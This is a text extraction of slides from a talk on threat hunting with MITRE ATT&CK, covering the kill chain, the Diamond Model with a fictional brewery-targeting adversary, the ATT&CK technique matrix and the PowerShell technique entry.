



# ATT&CK yourself before someone else does

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# Agenda

1. What **we** think att&ck means to network defenders
2. How you can **hunt** with ATT&CK
3. Dance number
4. How you can **operationalize** ATT&CK with Splunk
5. **Conclusion**

# What we think ATT&CK means to network defenders



# Colonel John Boyd



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# Aerial

# Attack

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
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
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# O.O.D.A. Loop.





# Lockheed Martin Cyber Kill Chain



# Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains

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## Abstract

Conventional network defense tools such as intrusion detection systems and anti-virus focus on the vulnerability component of risk, and traditional incident response methodology presupposes a successful intrusion. An evolution in the goals and sophistication of computer network intrusions has rendered these approaches insufficient for certain actors. A new class of threats, appropriately dubbed the “Advanced Persistent Threat” (APT), represents well-resourced and trained adversaries that conduct multi-year intrusion campaigns targeting highly sensitive economic, proprietary, or national security information. These adversaries accomplish their goals using advanced tools and techniques designed to defeat most conventional computer network defense mechanisms. Network defense techniques which leverage knowledge about these adversaries can create an intelligence feedback loop, enabling defenders to establish a state of information superiority which decreases the



# Diamond Model

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## The Diamond Model of Intrusion Analysis

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`“Intelligence analysts should be self-conscious about their reasoning process. They should think about how they make judgments and reach conclusions, not just about the judgments and conclusions themselves.”`

*Richards J. Heuer Jr. [1]*

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## SOCIO-POLITICAL AXIS

- Seeking to obtain high end Western Beers for production in their breweries




## ADVERSARY

- Nation-state sponsored adversary
- Located (+8.5 timezone)
- Uses Korean encoded language
- Uses Hancom Thinkfree Office

## CAPABILITIES

- PowerShell Empire
- Spearphishing



## INFRASTRUCTURE

- European VPS servers

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## TECHNICAL AXIS

- Documents with .hwp suffix
- PS exec lateral movement
- YMLP
- Self signed SSL/TLS certificates
- +8.5 hour time zone
- Korean fonts for English
- Korean text google translated to English
- Naenara useragent string



## VICTIMS

- Western innovative Brewers and Home Brewing companies



# 404

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web page you  
are looking for.



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**ONE SIZE  
DOES NOT  
FIT ALL**



Von links bügeln/iron  
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A different time for  
a specific use  
case

# Inflexible











**So cyber looked for something  
different**

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
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# How you can hunt with MITRE ATT&CK

# Tactic, Techniques, Adversaries and Software



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Hardware Additions		Scheduled Task		Binary Padding	Credentials in Registry	Browser Bookmark Discovery	Exploitation of Remote Services	Data from Information Repositories	Exfiltration Over Physical Medium	Remote Access Tools
Trusted Relationship	LSASS Driver		Extra Window Memory Injection		Exploitation for Credential Access	Network Share Discovery	Distributed Component Object Model	Video Capture	Exfiltration Over Command and Control Channel	Port Knocking
Supply Chain Compromise	Local Job Scheduling		Access Token Manipulation		Forced Authentication	Peripheral Device Discovery	Remote File Copy	Automated Collection		Multi-hop Proxy
Spearphishing Attachment	Trap		Bypass User Account Control		Hooking	Pass the Ticket	Clipboard Data			Domain Fronting
Exploit Public-Facing Application	Launchctl		Process Injection		Password Filter DLL	File and Directory Discovery	Replication Through Removable Media	Screen Capture	Automated Exfiltration	Data Encoding
Replication Through Removable Media	Signed Binary Proxy Execution		Image File Execution Options Injection		LLMNR/NBT-NS Poisoning	Permission Groups Discovery	Windows Admin Shares	Email Collection	Exfiltration Over Other Network Medium	Multi-Stage Channels
Spearphishing via Service	User Execution		Plist Modification		Private Keys	System Network Discovery	Pass the Hash	Screen Capture	Exfiltration Over Alternative Protocol	Web Service
Spearphishing Link	Exploitation for Client Execution		Valid Accounts		Keychain	Connections Discovery	Third-party Software	Data Staged	Exfiltration Over Alternative Protocol	Standard Non-Application Layer Protocol
Drive-by Compromise	CMSTP		Hooking	Signed Script Proxy Execution	Input Prompt	System Owner/User Discovery	Shared Webroot	Data from Local System	Exfiltration Over Alternative Protocol	Connection Proxy
Valid Accounts	Dynamic Data Exchange		Startup Items	DCHadow	Bash History	System Information Discovery	Logon Scripts	Shared Drive	Scheduled Transfer	Multilayer Encryption
	Mshta		Launch Daemon	Port Knocking	Two-Factor Authentication Interception	Account Manipulation	Windows Remote Management	Man in the Browser		Standard Application Layer Protocol
	AppleScript		Dylib Hijacking	Indirect Command Execution	Replication Through Removable Media	System Network Configuration Discovery	Application Deployment Software	Data from Removable Media		Commonly Used Port
	Source		Application Shimming		BITS Jobs	Application Window Discovery	SSH Hijacking			Standard Cryptographic Protocol
	Space after Filename		Applnit DLLs	Control Panel Items	Input Capture	Network Sniffing	AppleScript			Custom Cryptographic Protocol
	Execution through Module Load		Service Registry Permissions Weakness	CMSTP	Network Sniffing	Credential Dumping	Taint Shared Content			Data Obfuscation
	Regsvcs/Regasm		New Service	Process Doppelgänger	Kerberoasting	System Time Discovery	Remote Desktop Protocol			Custom Command and Control Protocol
	InstallUtil		File System Permissions Weakness	Mshta	Securityd Memory	Account Discovery	Remote Services			Communication Through Removable Media
	Regsvr32		Path Interception	Hidden Files and Directories	Brute Force	Security Software Discovery				Multiband Communication
	Execution through API		Accessibility Features	Space after Filename	Account Manipulation	Network Service Scanning				Fallback Channels
	PowerShell		Port Monitors	Sudo Caching	Credentials in Files	Remote System Discovery				Uncommonly Used Port
	Rundll32	Kernel Modules and Extensions	SID-History Injection	LC_MAIN Hijacking		Query Registry				
	Third-party Software		Sudo	HISTCONTROL		System Service Discovery				
	Scripting	Port Knocking	Setuid and Setgid	Hidden Users						
	Graphical User Interface	SIP and Trust Provider Hijacking	Exploitation for Privilege Escalation	Clear Command History						
	Command-Line Interface	Screensaver		Gatekeeper Bypass						
	Service Execution	Browser Extensions		Hidden Window						
	Windows Remote Management	Re-opened Applications		Deobfuscate/Decode Files or Information						
	Signed Script Proxy Execution	Rc.common		Trusted Developer Utilities						
	Control Panel Items	Login Item		Component Object Model Hijacking						
	Trusted Developer Utilities	LC_LOAD_DYLIB Addition		InstallUtil						
	Windows Management Instrumentation	Hidden Files and Directories		Regsvr32						
		Office Application Startup		Code Signing						
		External Remote Services		Modify Registry						
		Netsh Helper DLL		Component Firmware						
		Component Object Model Hijacking		Redundant Access						
		Redundant Access		File Deletion						
		Security Support Provider		Web Service						
		Bootkit		Timestamp						
		Hypervisor		NTFS File Attributes						
		Registry Run Keys / Start Folder		Process Hollowing						
		Logon Scripts		Disabling Security Tools						
		Modify Existing Service		Rundll32						
		Shortcut Modification		DLL Side-Loading						
		System Firmware		Indicator Removal on Host						
		Winlogon Helper DLL		Scripting						
		Time Providers		Indicator Blocking						
		BITS Jobs		Software Packing						
		Launch Agent		Masquerading						
		.bash_profile and .bashrc		Obfuscated Files or Information						
		Create Account		Signed Binary Proxy Execution						
		Authentication Package		Exploitation for Defense Evasion						
		Component Firmware		SIP and Trust Provider Hijacking						
		Windows Management Instrumentation		Launchctl						
		Event Subscription		Install Root Certificate						
		Change Default File Association		Network Share Connection Removal						
				Regsvcs/Regasm						
				Indicator Removal from Tools						
				Rootkit						

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# Using ATT&CK Techniques To Build Our Hypothesis - PowerShell

ID: T1086

Tactic: Execution


Platform: Windows

Permissions Required: User, Administrator

Data Sources: Windows Registry, File monitoring, Process monitoring, Process command-line parameters

Supports Remote: Yes

Version: 1.0



<https://attack.mitre.org/wiki/Technique/T1086>

